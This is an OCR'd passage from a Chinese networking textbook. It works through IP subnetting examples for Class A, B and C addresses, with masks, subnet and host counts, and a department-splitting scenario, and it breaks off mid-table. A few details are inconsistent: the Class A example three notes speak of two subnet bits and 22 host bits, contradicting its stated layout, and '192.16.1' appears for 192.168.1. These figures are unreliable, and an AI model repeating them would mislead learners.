


图 5-21 A 类划分子网实例二

3. 实例三

在此，还是对于 A 类 IP“10.130.1.186”划分子网，子网位占用主机位 8 位，剩余 16 位作为主机位，根据子网掩码定义准则，“00001010”作为网络位被定义为 8 个“1”，“10000010”作为子网位被定义为 8 个“1”，剩余 16 个主机位被定义为“0”，如图 5-22 所示。其子网掩码是“255.255.0.0”，记为“10.130.1.186/16”。此时，第 10 个网络共划分出 $2^8-2=254$ 个子网，每个子网能容纳 $2^{16}-2=65534$ 个主机。IP 地址结合子网掩码，具体含义如下。




图 5-22 A 类划分子网实例三

① 子网号和网络号、主机号一样，不能存在全 0 和全 1，子网号全“0”和全“1”作为特殊用途，不能标识主机，因此本例不存在第“00”子网和“11”子网。

② 将两个子网位“10” 换为十进制为“2”。

③ 将 22 个主机位“000010 00000001 10111010” 转换为十进制为“131514”。

(1) 网络号：第 10 个网络。

(2) 子网号：10000010。

(3) 主机号：00000001 10111010。

(4) IP 地址含义：表示处于第 10 网络中第 130 子网的第 442[①] 主机。

从以上 3 个实例可以看出，对于同一个 IP 地址可以有不同子网掩码，含义也不尽相同。IP 地址必须结合其子网掩码才有确切含义，没有子网掩码的 IP 地址，也没有 IP 地址的子网掩码。在传统子网划分中，子网位只占主机位，不占网络位。对于一个 IP 而言，主机位数量是一定的，子网位越多，划分的子网数量也越多，相应每个子网能容纳的主机数量越少。

5.4.2　B 类 IP 的子网划分实例

1. 实例一

对于 B 类 IP“172.16.1.186”，若不划分子网，那么“172.16”作为网络位被定义为 16 个“1”，“1.186”作为主机位被定义为 16 个“0”，如图 5-23 所示。其默认子网掩码为“255.255.0.0”，记为“172.16.1.186/16”。此时，整个网络没有划分任何子网，IP 具体含义如下。

(1) 网络号：172.16。

(2) 主机号：00000001 10111010。

(3) IP 地址含义：表示处于 172.16 网络中的第 442[②] 主机。




图 5-23　B 类 IP 默认子网掩码

2. 实例二

同样，对于 B 类 IP“ 172.16.1.186”，子网位占用主机位 8 位，剩余 8 位作为主机位，如图 5-24 所示。其子网掩码为“255.255.255.0”，记为“172.16.1.186/24”。该网络共能划分 $2^8-2=254$ 个子网，每个子网能容纳 $2^8-2=254$ 个主机。IP 具体含义如下。

(1) 网络号：172.16。

(2) 子网号：00000001。

(3) 主机号：10111010。

(4) IP 地址含义：表示处于 172.16 网络中第 1 子网的第 186 主机。

①② 将 16 个主机位“00000001 10111010”统一转换为十进制为“442”。




图 5-24　B 类划分子网实例二

3. 实例三

在此，还是对于 B 类 IP“172.16.1.186”，子网位占用主机位 12 位，剩余 4 位作为主机位，如图 5-25 所示。“172.16”作为网络位被定义为 16 个“1”，“00000001 1011”作为子网位被定义为 12 个“1”，其余 4 位作为主机位被定义为“0”，其子网掩码是“255.255.255.240①”，记为“172.16.1.186/28”。此时，共能划分 $2^{12}-2=4094$ 个子网，每个子网能容纳 $2^{4}-2=14$ 个主机。IP 具体含义如下。

(1) 网络号：172.16。

(2) 子网号：00000001 1011。

(3) 主机号：1010。

(4) IP 地址含义：表示处于 172.16 网络中第 27② 子网的第 10③ 主机。




图 5-25　B 类划分子网实例三

5.4.3　C 类 IP 的子网划分实例

1. 实例一

对于 C 类 IP“192.168.1.186”，若不划分子网，那么“192.168.1”作为网络位被定义为 24 个“1”，“186”作为主机位被定义为 8 个“0”，如图 5-26 所示。其默认子网掩码是“255.255.255.0”，记为“192.168.1.186/24”。此时，网络没有划分任何子网，IP 具体含义

---

① 子网掩码中的最后 8 位“11110000”转换为十进制为“240”。

② 将子网位“11011”转换为十进制为“27”。

③ 将主机位“1010”转换为十进制为“10”。

如下。

（1）网络号：192.168.1。

（2）主机号：10111010。

（3）IP 地址含义：表示处于 192.168.1 网络中的第 186 主机。




图 5-26　C 类 IP 默认子网掩码

2. 实例二

同样，对于 C 类“IP 192.168.1.186”，子网位占用主机位 3 位，剩余 5 位作为主机位，如图 5-27 所示。“192.16.1”作为网络位被定义为 24 个“1”，“101”作为子网位被定义为 3 个“1”，剩余 5 位作为主机位被定义为“0”，子网掩码是“255.255.255.224①”，记为“192.168.1.186/27”。此时，该网络共划分出 $2^3-2=6$ 个子网，每个子网能容纳 $2^5-2=30$ 个主机。IP 具体含义如下。

（1）网络号：192.168.1。

（2）子网号：101。

（3）主机号：11010。

（4）IP 地址含义：表示处于 192.168.1 网络中第 5② 子网的第 26③ 主机。




图 5-27　C 类划分子网实例二

3. 实例三

在此，还是对于 C 类 IP“192.168.1.186”，子网位占用主机位 5 位，剩余 3 位作为主机位，如图 5-28 所示。“192.16.1”作为网络位被定义为 24 个“1”，“10111”作为子网位被定义

① 子网掩码中的最后 8 位“11100000”转换为十进制为“224”。

② 将子网位“101”转换为十进制为“5”。

③ 将主机位“11010”转换为十进制为“26”。

为 5 个“1”，剩余 3 位作为主机位被定义为“0”，子网掩码是“255.255.255.248[①]”，记为“192.168.1.186/29”。此时，该网络共划分出 $2^5-2=30$ 个子网，每个子网能容纳 $2^3-2=6$ 个主机。IP 具体含义如下。

（1）网络号：192.168.1。

（2）子网号：10111。

（3）主机号：010。

（4）IP 地址含义：表示处于 192.168.1 网络中第 23[②] 子网的第 2[③] 主机。




图 5-28　C 类划分子网实例三

当用 C 类 IP 划分子网时，由于子网位和主机位都不能为全“0”和全“1”，因此子网位和主机位至少占用两位才能划分子网。子网掩码取值和子网长度相关，C 类 IP 子网掩码表见表 5-3，读者应在理解的基础上识记子网长度和子网掩码内在联系。

表 5-3　C 类 IP 子网掩码表

子网位长度	主机位长度	子网掩码	可容纳的子网数量	每子网可容纳主机数量	所有子网可容纳的主机数量
2	6	255.255.255.192	$2^2-2=2$	$2^6-2=62$	2×62=124
3	5	255.255.255.224	$2^3-2=6$	$2^5-2=30$	6×30=180
4	4	255.255.255.240	$2^4-2=14$	$2^4-2=14$	14×14=196
5	3	255.255.255.248	$2^5-2=30$	$2^3-2=6$	30×6=180
6	2	255.255.255.252	$2^6-2=62$	$2^2-2=2$	62×2=124

4. 实例四

某公司通过交换机组成企业内部网，其中在 192.168.1.0 网段存在技术部和销售部两个部门，各有 100 台主机。现考虑到安全性和稳定性，要求在不改变原网段的基础上实现部门之间不能相互通信，请给出升级方案。

分析：在交换机中可以通过划分子网的方法限制部门之间的通信。然而，划分子网后会减少子网中能容纳的主机数量，并且划分的子网越多，每个子网可容纳的主机数越少。根据表 5-3，当 C 类 IP 子网位占主机位 2 位时，每个子网最多能容纳 62 台设备，远不能满足需

① 子网掩码中最后 8 位“11111000”转换为十进制为“248”。
② 将子网位“10111”转换为十进制为“23”。
③ 将主机位“10”转换为十进制为“2”。

求。为解决类似问题，目前大多数公司采取灵活子网划分方案，允许子网位为全“0”和全“1”。子网位借用主机位 1 位，剩余 7 位作为主机位，子网掩码为“255.255.255.128”，此时可以划分出两个子网，第一子网是子网 0，第二子网是子网 1，具体规划方案见表 5-4。

表 5-4　子网划分方案

部门	子网掩码	可容纳的子网数量	子网号	可容纳的主机数量	所有子网可容纳的主机数量
技术部	255.255.255.128	2	0	$2^7-2=126$	2×126=252
